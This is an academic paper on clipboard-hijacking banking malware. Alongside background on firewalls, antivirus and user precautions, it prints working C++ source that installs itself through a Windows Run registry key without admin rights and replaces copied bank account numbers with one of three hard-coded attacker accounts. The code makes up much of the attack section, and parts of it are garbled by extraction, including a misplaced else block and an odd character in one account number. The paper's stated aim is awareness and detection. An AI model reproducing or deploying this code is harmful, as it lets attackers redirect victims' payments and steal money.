Simple Clipboard Malware Attack Detection and Analysis from the User-Machine Interaction View

Michał Wieczorek[a]

[a]*Faculty of Applied Mathematics, Silesian University of Technology Kaszubska 23, 44-100 Gliwice, Poland*

Abstract
Malware (a portmanteau for malicious software) is a software designed to cause damage to a computer, server, client, or computer network. These malicious programs can be made to steal, encrypt or delete users' data, alter or hijack core computing functions and monitor users' computer activity without their permission. Malware authors can spread their software using variety of means. For example they can use USB drive but also an email or over the internet through drive-by downloads. In this work the malware target is to change copied bank account to the hacker one and to add itself to the registry without the need of administrator privileges. The program was made using standard Microsoft C++ libraries included in Visual Studio.

Keywords
Malware, Clipboard attack, Virus detection, Virus prevention

1. Introduction

The history of hacking is reaching 1960s. At first the term "hacker" was used to describe people that were spending all day programming and doing things no one ever thought is possible (like now "geek" or "nerd") but after some time it changed more and more to describe people that find bugs in the code , or a system, to exploit them and potentially use for criminal purpose. Nowadays hackers are divided into "White hats", "Black hats" and "Grey hats". White hats are the "good guys" that are finding bugs and working with the programmers to fix them, and in the end make the software more secure. Black hats on the other hand are using vulnerabilities for their own purpose, often stealing money or destroying victims computer. Grey hats are hobbyists that hack for fun. They usually don't steal money but can make very annoying viruses to "troll" people and make them think about their security. Sometimes they may help to fix the bug but it's not their main goal.

Nowadays, as computers are becoming much more popular and easy to buy, and the Internet is widely popular, hacking is present at every turn. In fact, there is a hacker attack every 39 seconds [1]. Because of that, looking for exploits is a very popular subject of research. There are several works which show how to detect the attack and block it using the device or the system configuration or another program implemented for protection. In [2] was discussed how to find malware tracks by using permission requests and API calls from the registry of your mobile device. One of methods to steal the information from computer user is to attract the attention by other accepted action, while in the background the important data is stolen. In [3] was discussed how this type of attack can be done by using pdf-based model in which the pdf is containing the virus code, so when the user opens it the action to swap information is taken. In [4] was presented a wide range of definitions and examples from various areas. There are various areas where attack can cause a lot of damage. One of them is medical internet of things [5]. In this area the fight is not just for money but very often for human life. An interesting discussion an recent advances and new challenges for malware in medical environments was presented in [6].

The science work toward detection and prevention from these attack. One of the most efficient mechanisms are based on the latest ideas sourced in artificial intelligence. Neural networks and bio inspired mechanisms serve are detectors of malware or protectors from information lost. In [7, 8] was presented a method to verify users by analyzing voice samples, where amplitude is analyzed in time shift by bio-inspired mechanism, while in [9, 10] an intelligent home system was implemented to support communication between users and devices. Deep learning and other methods of artificial intelligence have gain an advance in detection of malware attacks by simple and efficient analysis of wide spectrum of computer actions. In [11] an algorithm based on deep learning was used to detect attacks by analyzing the actions in the system. Similar model based on deep learning approach was presented in [12]. Convolutional neural networks can

IVUS 2020: Information Society and University Studies, 23 April 2020, KTU Santaka Valley, Kaunas, Lithuania
michal_wieczorek@hotmail.com (M. Wieczorek)



Program Manager
File Options Window Help
Main
Download
after downloading and launching by the user malware unpacks hidden script and adds it to the registry
FoX Desktop 0.8
normal looking free software with hidden malware
now after every system startup malware launches automaticly and works in the background

Figure 1: Sample attack infection scheme in which a virus code is presented to the user while doing some typical operations to distract attention.

be transformed to work with normalized information about phishing, where the graphical code of the attack is analyzed by trained model as presented in [13]. While [14] discussed how to use graph based model to analyze attack, where the stages of the malware are defined in decision model levels. There are several possibilities to attack computer users and several ways to detect them. All depends on the ability to analyze the actions. In each of the domains the attack has different aspects, therefore the method of prevention should be oriented on those spacial details to win the fight with the virus.

In this paper a code sample with experiments and the action design are discussed to show weak and strong points in each of attacks. The discussion shows which of potential areas are most vulnerable, at the same time presenting how we can detect or prevent unwanted actions. As an example a schema of banking account swapping is discussed, since this issue can be the most important for everyday user of the internet.

2. Admin or normal user - is there a difference for the computer virus?

We will start our analysis from showing some potential differences of the system level, in which user system rights can be the main background of the malware attack. There are two classes of malware:

- one that needs administrator privileges to run (user must accept installation and launch of that program and must be an administrator)
- one that works without need to accept anything by the user


Programs which have admin privileges can do actually anything and are easy to make because there are no limitations, but these are less successful. The reason is simple – not all users have administrator account and if they have, most of them are not allowing every application to have the access. The biggest problem here is a social engineering and making the program look as appealing as possible to make people run it. So the user is convinced that the program is original one, while in fact the used program is just a fake one with highest similarity developed to steal the information. The second option is more dangerous but requires high understanding of security of the operating system and programming. If done correctly, doesn't even need interaction from the user. A schematic attack option is presented in Fig. 1

3. Protection

We now know the vulnerabilities of our system but what to do to protect ourselves?

3.1. Firewall

The first option already built in our system is firewall. It's a "shield" that protects us from dangers coming from the Internet or even our own local network. It works by controlling incoming and outgoing network traffic based on predetermined security rules[15]. It is very useful because it may prevent attack via Internet and installing the malware remotely and forces the



BILL
PAY
Situation: User is doing an online payment
Copy
Paste
Situation: To speed up the workflow he is copying and pasting the bank account number
Detecting step: VALIDATION
-If the account number is correct (the same as copied one) your computer is safe
-If, however, the bank account does not match your computer is infected

Figure 2: Sample attack detection scheme in which the information is analyzed by comparing it to background data pattern.

hacker to either have a physical contact with our computer or to deceive us to install the software.

First Generation: Packet Filters The first reported type of network firewall is called a packet filter. Packet filters act by inspecting packets transferred between computers. When a packet does not match the packet filter's set of filtering rules, the packet filter either drops (silently discards) the packet, or rejects the packet (discards it and generates an Internet Control Message Protocol notification for the sender) else it is allowed to pass[15]. It may work in different ways. For example it may block ports that are known to have security issues or protocols that are classified as not safe.

Second Generation: Stateful Filters The next step in firewall evolution came with the stateful packet filtering firewall (or the stateful inspection firewall as it is often referred to). This type of firewall has the same limitations as the static packet filtering firewall, with the exception of being state-aware. The stateful packet filter still operates at the network layer of the OSI model, although some may extend into the transport layer (layer 4) to collect state information. Despite the stateful packet filter being application-unaware, it does offer limited advantages over the basic static packet filter[16]. This type of firewall is however potentially vulnerable to DoS and DDoS attacks that bombard the firewall with fake connections in an attempt to overwhelm the firewall by filling its connection state memory[15].

Third Generation: Application Layer An application firewall is a form of firewall that controls input, output, and/or access from, to, or by an application or service. It operates by monitoring and potentially blocking the input, output, or system service calls that do not meet the configured policy of the firewall. The application firewall is typically built to control all network traffic on any OSI layer up to the application layer. It is able to control applications or services specifically[17].

3.2. Anti-Virus and Anti-Malware Software

Nowadays already pre-installed (in Windows 10), software is anti-virus. Antivirus software is a type of program designed to protect computers from malware like viruses, computer worms, spyware, botnets, rootkits, keyloggers and such. Antivirus programs function can scan, detect and remove viruses from your computer [18]. A specific component of anti-virus and anti-malware software, commonly referred to as an on-access or real-time scanner, hooks deep into the operating system's core or kernel and functions in a manner similar to how certain malware itself would attempt to operate, though with the user's informed permission for protecting the system. Any time the operating system accesses a file, the on-access scanner checks if the file is a 'legitimate' file or not. If the file is identified as malware by the scanner, the access operation will be stopped, the file will be dealt with by the scanner in a pre-defined way[19]. It may prevent our computer from being attacked and, with the help of the firewall, can protect us from the dangers of the Internet. However it does not work 100% of the time and there are a lot of hackers that can create malware that would not be detected by anti-virus software.

3.3. Common Sense


There are a lot of other ways to protect us but one of the most important thing that will protect us from hackers is common sense. For example installing illegal software and downloading things that are normally paid "for free" from the Internet is a good way to download also some viruses and other malicious software on the same occasion. Therefore it is recommended to only download the official releases of software directly from the producer web page. Also clicking weird links from unknown emails or SMS's is also a very bad idea. Some basic tips for keeping yourself safe:

- Keep operating systems and application software up to date
- Install and regularly update anti-virus and firewall protection on all computers
- Set your browser to use medium or high security settings and to automatically install updates
- Turn on the pop-up blocker
- If you use social media, don't share your full e-mail contact list – it could lead to you and your contacts receiving spam and phishing e-mails[20]

4. Experiment

The system was implemented in C++. Here is an example of a function developed to add the registry key to launch the application with the OS startup without need of administrator privileges. As an example we present how to use simple system requirements to change logs of the system for the malware of banking.

```
BOOL RegisterMyProgramForStartup(PCWSTR
pszAppName, PCWSTR pathToExe, PCWSTR args)
{
//first we create variables
//later used in the program
//we initiate them with deafault values
 HKEY hKey = NULL;
 LONG lResult = 0;
 BOOL fSuccess = TRUE;
 DWORD dwSize;
```



Starting main program
Unpacking and hiding malware executable
Adding executable to autostart via registry
Entering main loop
Read clipboard data to string
Wait 5 seconds
Is copied text the right length?
No
Do nothing
Yes
Are all characters numbers?
No
No
Yes
Calculate the control sum
Is it the correct bank account?
Yes
Pick randomly one of 3 defined addresses
Change the clipboard data

Figure 3: The block diagram to present malware attack detection by evaluating changes to the clipboard of the system.

```
const size_t count = MAX_PATH * 2;
wchar_t szValue[count] = {};

//we need to specify where the main
//app is to add the path to the autostart
wcscpy_s(szValue, count, L"\"");
```

```
 wcscat_s(szValue, count, pathToExe);
 wcscat_s(szValue, count, L"\" ");

 if (args != NULL)
 {
  wcscat_s(szValue, count, args);
 }

 //here we need to create a new registry key
 lResult = RegCreateKeyExW(HKEY_CURRENT_USER,
 "Software\\Microsoft\\Windows\\
 CurrentVersion
 \\Run", 0, NULL, 0, (KEY_WRITE | KEY_READ),
 NULL, &hKey, NULL);

 fSuccess = (lResult == 0);

 //if succeeded we set the key's value
 //to point our malware
 if (fSuccess)
 {
  dwSize = (wcslen(szValue) + 1) * 2;

  lResult = RegSetValueExW(hKey, pszAppName,
  0, REG_SZ, (BYTE*)szValue, dwSize);

  fSuccess = (lResult == 0);
 }

 //in the end we close the registry
 if (hKey != NULL)
 {
  RegCloseKey(hKey);
  hKey = NULL;
 }

 //we return the status of the function
 return fSuccess;
}

void RegisterProgram()
{
 wchar_t szPathToExe[MAX_PATH];

 GetModuleFileNameW(NULL,
 szPathToExe, MAX_PATH);

 //here we launch our function
 //to add program to registry
 RegisterMyProgramForStartup(
 L"converter", szPathToExe, L"-foobar");
}
```

The second thing was the main algorithm changing copied bank account to the one we specify. This code is pretty simple. The ClipboardChanger() function is called every 5 seconds (can be changed to any value in the code) and if the copied text is a bank account it changes it for one of the 3 accounts written in the code. If not nothing happens.


```
void ClipboardChanger()
{
 //here we declare our variables
 //and set the default values
 char *buffer = NULL;
 CString fromClipboard;

 CString source = "";
 HWND hwnd = GetClipboardOwner();

 if (OpenClipboard(hwnd))
 {
 //if opening the clipboard works
 //we copy the text to
 //fromClipboard variable
  HANDLE hData = GetClipboardData(CF_TEXT);
  char* buffer = (char *)GlobalLock(hData);
  fromClipboard = buffer;

  //here we check if copied text
  //is a correct bank account
  if ((is_account(fromClipboard) == true))
  {
  //here we randomly pick one of
  //3 specified accounts
   int random = (rand() % 3) + 1;
   if (random == 1)
   {
        source = "10600076000032000005715З";
   }
   else if (random == 2)
   {
        source = "106000760000320000057154";
   }
   else if (random == 3)
   {
        source = "106000760000320000057155";
   }
   }
   else
   {
        source = "";
   }

  else
```



String length	Computing duration
28 characters	~900ns
34,599 characters	~3150ns
12,539,762 characters	~807,300ns

Figure 4: The timing table from process information in the system in relation to length of input data strings.

```
  {
   source = fromClipboard;
  }

//here we clear the clipboard
  HGLOBAL clipbuffer;
  EmptyClipboard();

  //the rest of the code sets the
  //clipboard buffer for the one
  //we want
  clipbuffer = GlobalAlloc(GMEM_DDESHARE,
  source.GetLength() + 1);

  buffer = (char*)GlobalLock(clipbuffer);
  strcpy(buffer, LPCSTR(source));
  GlobalUnlock(hData);
  GlobalUnlock(clipbuffer);
  SetClipboardData(CF_TEXT, clipbuffer);
  CloseClipboard();
 }
}
```

The above is_account() function for performance reasons checks if the copied text has the right length, then if all characters are numbers and in the end computes the control sum to be sure if the bank account is correct or it's just a very large number.

5. Conclusions

The whole idea of presented attack is defined in block chart shown in Fig. 3. By analyzing this schema we can see how the malware software may attack and which would be potential weak points in the system or communication with the user. In Fig. 4 we can see how the time of processing is related to the length of input data strings.

This article's main goal is to show that creating that kind of malware is easy, so everyone can write it not only for scientific reasons but also with bad intentions in mind. That's why we should build our awareness and protect ourselves from hackers. This is why we should always check after copy-pasting if the bank account number is written correctly or we should even write it manually, what can be the safest way of using banking services online. The even safer method would be using on-screen keyboard instead of physical one because pressed keys could also be replaced to different ones using malware.

References

[1] hacking-statistics, 2020. URL: https://hostingtribunal.com/blog/hacking-statistics/#gref.

[2] M. Alazab, M. Alazab, A. Shalaginov, A. Mesleh, A. Awajan, Intelligent mobile malware detection using permission requests and api calls, Future Generation Computer Systems 107 (2020) 509–521.

[3] D. Maiorca, B. Biggio, G. Giacinto, Towards adversarial malware detection: Lessons learned from pdf-based attacks, ACM Computing Surveys (CSUR) 52 (2019) 1–36.

[4] O. Suciu, S. E. Coull, J. Johns, Exploring adversarial examples in malware detection, in: 2019 IEEE Security and Privacy Workshops (SPW), IEEE, 2019, pp. 8–14.

[5] F. Beritelli, A. Spadaccini, A statistical approach to biometric identity verification based on heart sounds, in: Proceedings - 4th International Conference on Emerging Security Information, Systems and Technologies, SECURWARE 2010, 2010, pp. 93–96.

[6] M. Wazid, A. K. Das, J. J. Rodrigues, S. Shetty, Y. Park, Iomt malware detection approaches: Analysis and research challenges, IEEE Access (2019).

[7] D. Połap, M. Woźniak, R. Damaševičius, R. Maskeliūnas, Bio-inspired voice evaluation mechanism, Applied Soft Computing 80 (2019) 342–357.

[8] M. Wozniak, D. Polap, G. Borowik, C. Napoli, A first attempt to cloud-based user verification in distributed system, in: 2015 Asia-Pacific Conference on Computer Aided System Engineering, IEEE, 2015, pp. 226–231.

[9] M. Woźniak, D. Połap, Intelligent home systems for ubiquitous user support by using neural networks and rule based approach, IEEE Transactions on Industrial Informatics (2019).

[10] G. Lo Sciuto, S. Russo, C. Napoli, A cloud-based flexible solution for psychometric tests validation, administration and evaluation, in: CEUR

Workshop Proceedings, volume 2468, 2019, pp. 16–21.

[11] D. Yuxin, Z. Siyi, Malware detection based on deep learning algorithm, Neural Computing and Applications 31 (2019) 461–472.

[12] R. Vinayakumar, M. Alazab, K. Soman, P. Poornachandran, S. Venkatraman, Robust intelligent malware detection using deep learning, IEEE Access 7 (2019) 46717–46738.

[13] J. Nowak, M. Korytkowski, P. Najgebauer, M. Wozniak, R. Scherer, Url-based phishing attack detection by convolutional neural networks, Australian Journal of Intelligent Information Processing Systems 15 (2019) 60–67.

[14] Z. Ma, H. Ge, Y. Liu, M. Zhao, J. Ma, A combination method for android malware detection based on control flow graphs and machine learning algorithms, IEEE access 7 (2019) 21235–21245.

[15] Firewall_(computing), 2020. URL: hhttps://en.wikipedia.org/wiki/Firewall_(computing).

[16] stateful-packet-filtering, 2020. URL: https://www.sciencedirect.com/topics/computer-science/stateful-packet-filtering.

[17] Application_firewall, 2020. URL: https://en.wikipedia.org/wiki/Application_firewall.

[18] define-antivirus, 2020. URL: https://antivirus.comodo.com/security/define-antivirus.html.

[19] Malware, 2020. URL: https://en.wikipedia.org/wiki/Malware.

[20] ten-common-sense-tips-on-cyber-security, 2020. URL: https://usaaef.org/ten-common-sense-tips-on-cyber-security/.